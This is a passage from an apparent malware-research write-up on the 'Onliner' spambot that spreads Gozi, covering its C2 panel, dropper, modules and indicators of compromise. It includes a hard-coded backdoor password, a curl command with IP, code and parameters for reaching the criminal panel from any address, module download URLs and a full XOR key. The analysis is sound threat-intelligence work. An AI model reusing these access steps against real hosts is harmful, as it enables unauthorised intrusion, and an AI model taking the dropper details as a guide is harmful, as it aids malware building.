


The LFI is still here so we can look at the code. We can see 4 IPs white listed (Please don't spoil yourself, ignore the 2 first foreach haha I'll discuss that below): It looks bad. I can read the PHP code but I can't access the admin panel. It's time to understand the authentication process. Take a seat, it's wonderfull. This is a big picture of the process:



admin.php: I cannot explain yet what the hell is that if ($_GET['pass']=='Lm7%Dv)ko4q') { include('login.php'); } Anyway, the big picture show us that the situation looks bad, the IP White listing is done early. But the function for IP White listing is in fact... a backdoor \o/: Remember the $_GET['99'] in the PHP proxy script ? Look at the script. For bypassing IP

White listing when an infected bot try to contacts the CNC, they use this parameters $_GET['99'] and $_POST['99']. I just need the code (in config.php) + set the POST and GET variables and I can access to the CNC from any IPs. curl --data "code=70183619&99=backdoor" "http://194.247.13.178/naomi/admin.php?99=backdoor&mailer=true" > onliner.html



Bonus

To finish, I just want to show you without comment 2 security features used in the Onliner panel. Anti-SQLi: Anti-... I don't know what:


Malware binary

The malware himself is in fact a dropper. When you run it, it copy itself in C:\windows\ and re-run as services. The dropper try to drop 2 dlls:

- http://cnc.com/MailerSMTP/dll.dll : the Spam module

- http://cnc.com/CheckerSMTP/dll.dll : the SMTP credentials checker module

Those 2 dll are xored with the key [0x37, 0x32, 0x44, 0x45, 0x34, 0x45, 0x35, 0x33, 0x36, 0x46, 0x35, 0x42, 0x32, 0x37, 0x39, 0x36, 0x31, 0x43, 0x43, 0x44, 0x41, 0x37, 0x30, 0x43, 0x32, 0x30, 0x39, 0x37, 0x38, 0x32, 0x46, 0x44, 0x44, 0x35, 0x31, 0x34, 0x43, 0x34, 0x36, 0x37, 0x44, 0x37, 0x39, 0x44, 0x30, 0x39, 0x39, 0x33, 0x38, 0x30, 0x33, 0x35, 0x31, 0x39, 0x43, 0x33, 0x32, 0x41, 0x46, 0x37, 0x33, 0x30, 0x34, 0x30, 0x00] A little schema of the malware communication initialization: (the communication is encoded with base64 with $_GET parameters)



All the modules needed are copied in c:\windows\ too. After installation, the malware wait for command from the CNC. Here, an example with the CheckerSMTP Module:

- The CNC send the "control account", this account (mail+password+smtpserver) is used to be sure that the spamming process works. Valid SMTP credentials can be sends to this control account to
- The CNC send a file a list of SMTP server + a list of compromised account in 2 zip files. mask.zip and 3746000.zip
- The CNC wait until the bot finish his job and send another list of SMTP+Credentials

The sample is pretty good detected by AV industry (maybe due to the lot of debug strings present in the binary).

Conclusion

As reminded, this spam bot is used to spread Gozi in Italy and Canada. Onliner has around 1000 infected bots, they don't spread to much sample of the spambot. I look forward the next update of the panel.

Annexe

Onliner known IPs:

- 194.247.13.8
- 194.247.13.178
- 194.247.13.196
- 91.210.165.163

Spambot sample:

- 9144917a27453e8d69596a41ea003a5bf7d33334caaa4e67f5f8f9ef9cc3bcd1
- B5C87CAB2FF99D1E4B4C3EE897B07869FA8F6A63FBD27018F589C105FAF91FCD

Module samples:

- 3f28a345393273cab4c6cea060644646bf9d0e5b2ebd7dd0c3935fe696223565
- b535d1eec26275fb53561a7dd3c6454b8036176f8fbdd12a64f2ed4defccb618